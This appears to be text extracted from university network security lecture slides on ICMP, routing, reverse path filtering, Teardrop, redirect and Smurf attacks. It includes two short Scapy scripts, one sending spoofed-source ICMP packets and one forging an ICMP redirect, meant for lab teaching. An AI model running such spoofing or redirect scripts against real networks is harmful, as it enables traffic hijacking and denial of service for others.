in Security Alert



A remote code execution vulnerability exists when the Windows TCP/IP stack improperly handles ICMPv6 Router Advertisement packets, aka '**Windows TCP/IP Remote Code Execution Vulnerability**'.

How to mitigate PoD?

<https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-16898>



CVE-2020-16898
(Windows TCP/IP Remote Code Execution vulnerability)

exploit proof-of-concept
October 13, 2020




Teardrop Attacks



Q2: Can you create some abnormal conditions using "offset" and "payload size"?

Goal: Test whether a computer (A) can handle these "unreal" conditions.

- A cannot reassemble fragmented data packets
- the packets overlap one another, crashing the target network device.




Denial of Service Attack




Q3: Can you use a small amount of bandwidth to tie up a target machine's significant amount of resources?


- Send out 2 tiny packet ~ 100 bytes → tie up significant amount of resources on the server ~ 64KB
- **Very efficient approach for DoS attack!**



Routing



Routing Scenario



A wanna talk to B
→ Will it work?



Change routing table



Add an IP Route entry

```
$ sudo ip route add 192.168.60.0/24 dev enp0s3 via 10.0.2.7
```

Delete an IP Route entry

```
$ sudo ip route del 192.168.60.0/24
```

Show IP Route table

```
$ ip route
```



Routing Rules



Question: What interface will be used to route packets to

- (1) 192.200.60.5?
- (2) 192.168.30.5?
- (3) 192.168.60.5?

default-route

- | | |
|--------------------|-----------------|
| A: 0.0.0.0/0 | dev interface-a |
| B: 192.168.0.0/16 | dev interface-b |
| C: 192.168.60.0/24 | dev interface-a |
| D: 192.168.60.5/32 | dev interface-d |

Bottom line: Pick the longest match



How Are Routing Tables Configured



- **For Routers**

- Routing protocols (e.g. OSPF)
- Attacks on routing protocols (e.g. BGP) (will be discussed)

- **For Hosts (*tiny routing table*)**

- DHCP (IP, DNS, router info.)
- Default routers
- Manual configuration (static route)
- ICMP redirect messages



Reverse Path Filtering in Linux Kernel



Threat: Spoofing from outside network (using

internal src_ip → pretending to be inside)


→ Cause damage

Router doesn't want to do that! How?

- **Symmetric routing**

- When R get a packet from interface A,
→ do a reverse lookup, if the return path goes to
the same interface? → **OK = Allow**

- Otherwise, **Asymmetric routing → Drop**



!!! Very obscure and important rule inside the Linux Kernel, providing a level of protecting against packet spoofing



RPF Spoofing




```
#!/usr/bin/python3
import time
from scapy.all import *

src_ip = "192.168.60.9"
#src_ip = "10.0.2.6"
#src_ip = "1.2.3.4"
dst_ip = "192.168.60.5"

print("SENDING SPOOFED ICMP PACKET.....")
ip = IP(src=src_ip, dst=dst_ip)
icmp = ICMP()
pkt = ip/icmp
while 1:
    send(pkt, verbose=0)
    print("ICMP: {} --> {}".format(src_ip, dst_ip))
    time.sleep(1)
```






ICMP: internet control message protocol



- used by hosts and routers to communicate network-level information
 - **Error reporting:** unreachable host, network, port, protocol, time exceeded
 - **Control messages:**
 - echo request/reply (used by ping)
 - Redirect
 - Timestamp request/reply
 - Router advertisement/solicitation
- ICMP messages carried in IP datagrams
- *ICMP message:* type, code plus first 8 bytes of IP datagram causing error



ICMP Header



<u>Type</u>	<u>Code</u>	<u>description</u>
0	0	echo reply (ping)
3	0	dest. network unreachable
3	1	dest host unreachable
3	2	dest protocol unreachable
3	3	dest port unreachable
3	6	dest network unknown
3	7	dest host unknown
4	0	source quench (congestion control - not used)
8	0	echo request (ping)
9	0	route advertisement
10	0	router discovery
11	0	TTL expired
12	0	bad IP header



ICMP Echo Request/Reply



Type: 8 (request)
0 (reply)

type (8)	code (0)	checksum
identifier	sequence number	
data (optional)		



```
$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=110 time=65.036 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=110 time=92.503 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=110 time=44.057 ms
```

No.	Time	Source	Destination	Protocol	Length	Info
→ 2	2020-11-15 10:05:49.0609016...	10.102.20.180	10.102.20.1	ICMP	60	Echo (ping) request id=0x5666,...
← 3	2020-11-15 10:05:49.0610346...	10.102.20.1	10.102.20.180	ICMP	60	Echo (ping) reply id=0x5666,...
33	2020-11-15 10:05:49.6022332...	10.102.20.180	10.102.20.1	ICMP	60	Echo (ping) request id=0x5666,...
34	2020-11-15 10:05:49.6023493...	10.102.20.1	10.102.20.180	ICMP	60	Echo (ping) reply id=0x5666,...
37	2020-11-15 10:05:50.1435086...	10.102.20.180	10.102.20.1	ICMP	60	Echo (ping) request id=0x5666,...
38	2020-11-15 10:05:50.1435203...	10.102.20.1	10.102.20.180	ICMP	60	Echo (ping) reply id=0x5666,...



ICMP TTL Exceeded



Type	Code	Checksum
Other message specific information		
Data		

```
$ ping -m 1 8.8.8.8
PING 8.8.8.8 (8.8.8.8): 56 data bytes
92 bytes from 192.168.1.1: Time to live exceeded
Vr HL TOS Len ID Flg off TTL Pro cks Src Dst
4 5 00 5400 b252 0 0000 01 01 356f 192.168.1.48 8.8.8.8
```

Type: 11

Code:

0	Time-to-live exceeded in transit
1	Fragment reassembly time exceeded

```
2290 85.487504 192.168.1.1 192.168.1.48 ICMP 126 Time-to-live exceeded (Time to live exceeded in transit)
2294 86.474905 192.168.1.48 8.8.8.8 ICMP 98 Echo (ping) request id=0xe5ac, seq=3/768, ttl=1 (no response found!)
2295 86.476207 192.168.1.1 192.168.1.48 ICMP 126 Time-to-live exceeded (Time to live exceeded in transit)

> Frame 2282: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits) on interface en0, id 0
> Ethernet II, Src: Cambridge_e7:ee:a8 (08:0d:93:31:e7:ee:a8), Dst: Apple_7a:6a:e0 (8c:85:90:7a:6a:e0)
> Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.48
< Internet Control Message Protocol
  Type: 11 (Time-to-live exceeded)
    Code: 0 (Time to live exceeded in transit)
    Checksum: 0x4fff [correct]
    [Checksum Status: Good]
    Unused: 00000000
< Internet Protocol Version 4, Src: 192.168.1.48, Dst: 8.8.8.8
< Internet Control Message Protocol
```



ICMP Destination Unreachable



Type	Code	Checksum
Other message specific information		
Data		

```
seed@10.0.2.6:$ ping 192.168.60.6
PING 192.168.60.6 (192.168.60.6) 56(84) bytes of data.
From 10.0.2.7 icmp_seq=1 Destination Host Unreachable
From 10.0.2.7 icmp_seq=2 Destination Host Unreachable
From 10.0.2.7 icmp_seq=3 Destination Host Unreachable
From 10.0.2.7 icmp_seq=4 Destination Host Unreachable
```

```
2 10.0.2.6      192.168.60.6      ICMP  98 Echo (ping) request id=0x59d9, seq=15/3840,
3 10.0.2.7      10.0.2.6       ICMP 126 Destination unreachable (Host unreachable)
```

› Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.6

› **Internet Control Message Protocol**

Type: 3 (Destination unreachable)
 Code: 1 (Host unreachable)
 Checksum: 0xfcfe [correct]
 [Checksum Status: Good]
 Unused: 00000000

› Internet Protocol Version 4, Src: 10.0.2.6, Dst: 192.168.60.6

0	Destination network unreachable
1	Destination host unreachable
2	Destination protocol unreachable
3	Destination port unreachable
4	Fragmentation required, but DF flag is set




ICMP Redirect Messages


Type: 5

Code:

0	Redirect for network
1	Redirect for host



ICMP Redirect and Attacks



```
#!/usr/bin/python3

from scapy.all import *

# Remember to run the following command on victim
# sudo sysctl net.ipv4.conf.all.accept_redirects=1

ip = IP(src = '10.0.2.1', dst = '10.0.2.7')
icmp = ICMP (type=5, code=1)
icmp.gw = '10.0.2.6'

ip2 = IP(src = '10.0.2.7', dst = '1.2.3.4')
send (ip/icmp/ip2/UDP());
```

• Execution Result




```
Server (10.0.2.7): $ ip route get 1.2.3.4
1.2.3.4 via 10.0.2.1 dev enp0s3 src 10.0.2.7
cache
```

```
Server(10.0.2.7): $ ip route get 1.2.3.4
1.2.3.4 via 10.0.2.6 dev enp0s3 src 10.0.2.7
cache <redirected> expires 297sec
```



Question: ICMP Redirect attacks


- **Question 1:** Can you launch ICMP redirect from a **remote computer**?
- **Question 2:** Can you use ICMP redirect attacks to **redirect to a remote computer**?



Question: ICMP Redirect attacks

- **Question 1:** Can you launch ICMP redirect from a remote computer?
- **Question 2:** Can you use ICMP redirect attacks to redirect to a remote computer?

No! When A receiving ICMP Redirect, it will check the gateway is on the same network or not
If not → ignore




Question: ICMP Redirect attacks

- **Question 1:** Can you launch ICMP redirect from a remote computer?

No! Reverse path filtering (RPF) at the router will drop them!


- **Question 2:** Can you use ICMP redirect attacks to redirect to a remote computer?

No! When A receiving ICMP Redirect, it will check the gateway is on the same network or not
If not → ignore



Analogy: A real war!


DoS Attacks strategies



later on!)



Smurf Attack



<https://www.imperva.com/learn/ddos/smurf-attack-ddos/>



Smurf Attack



```
$ ping 192.168.1.255
PING 192.168.1.255 (192.168.1.255): 56 data bytes
64 bytes from 192.168.1.94: icmp_seq=0 ttl=32 time=49.931 ms
64 bytes from 192.168.1.36: icmp_seq=0 ttl=64 time=63.207 ms
Request timeout for icmp_seq 1
64 bytes from 192.168.1.94: icmp_seq=2 ttl=32 time=89.950 ms
64 bytes from 192.168.1.36: icmp_seq=2 ttl=64 time=101.858 ms
64 bytes from 192.168.1.94: icmp_seq=3 ttl=32 time=113.152 ms
64 bytes from 192.168.1.36: icmp_seq=3 ttl=64 time=130.711 ms
64 bytes from 192.168.1.94: icmp_seq=4 ttl=32 time=31.506 ms
64 bytes from 192.168.1.36: icmp_seq=4 ttl=64 time=55.632 ms
64 bytes from 192.168.1.94: icmp_seq=5 ttl=32 time=54.623 ms
64 bytes from 192.168.1.36: icmp_seq=5 ttl=64 time=58.818 ms
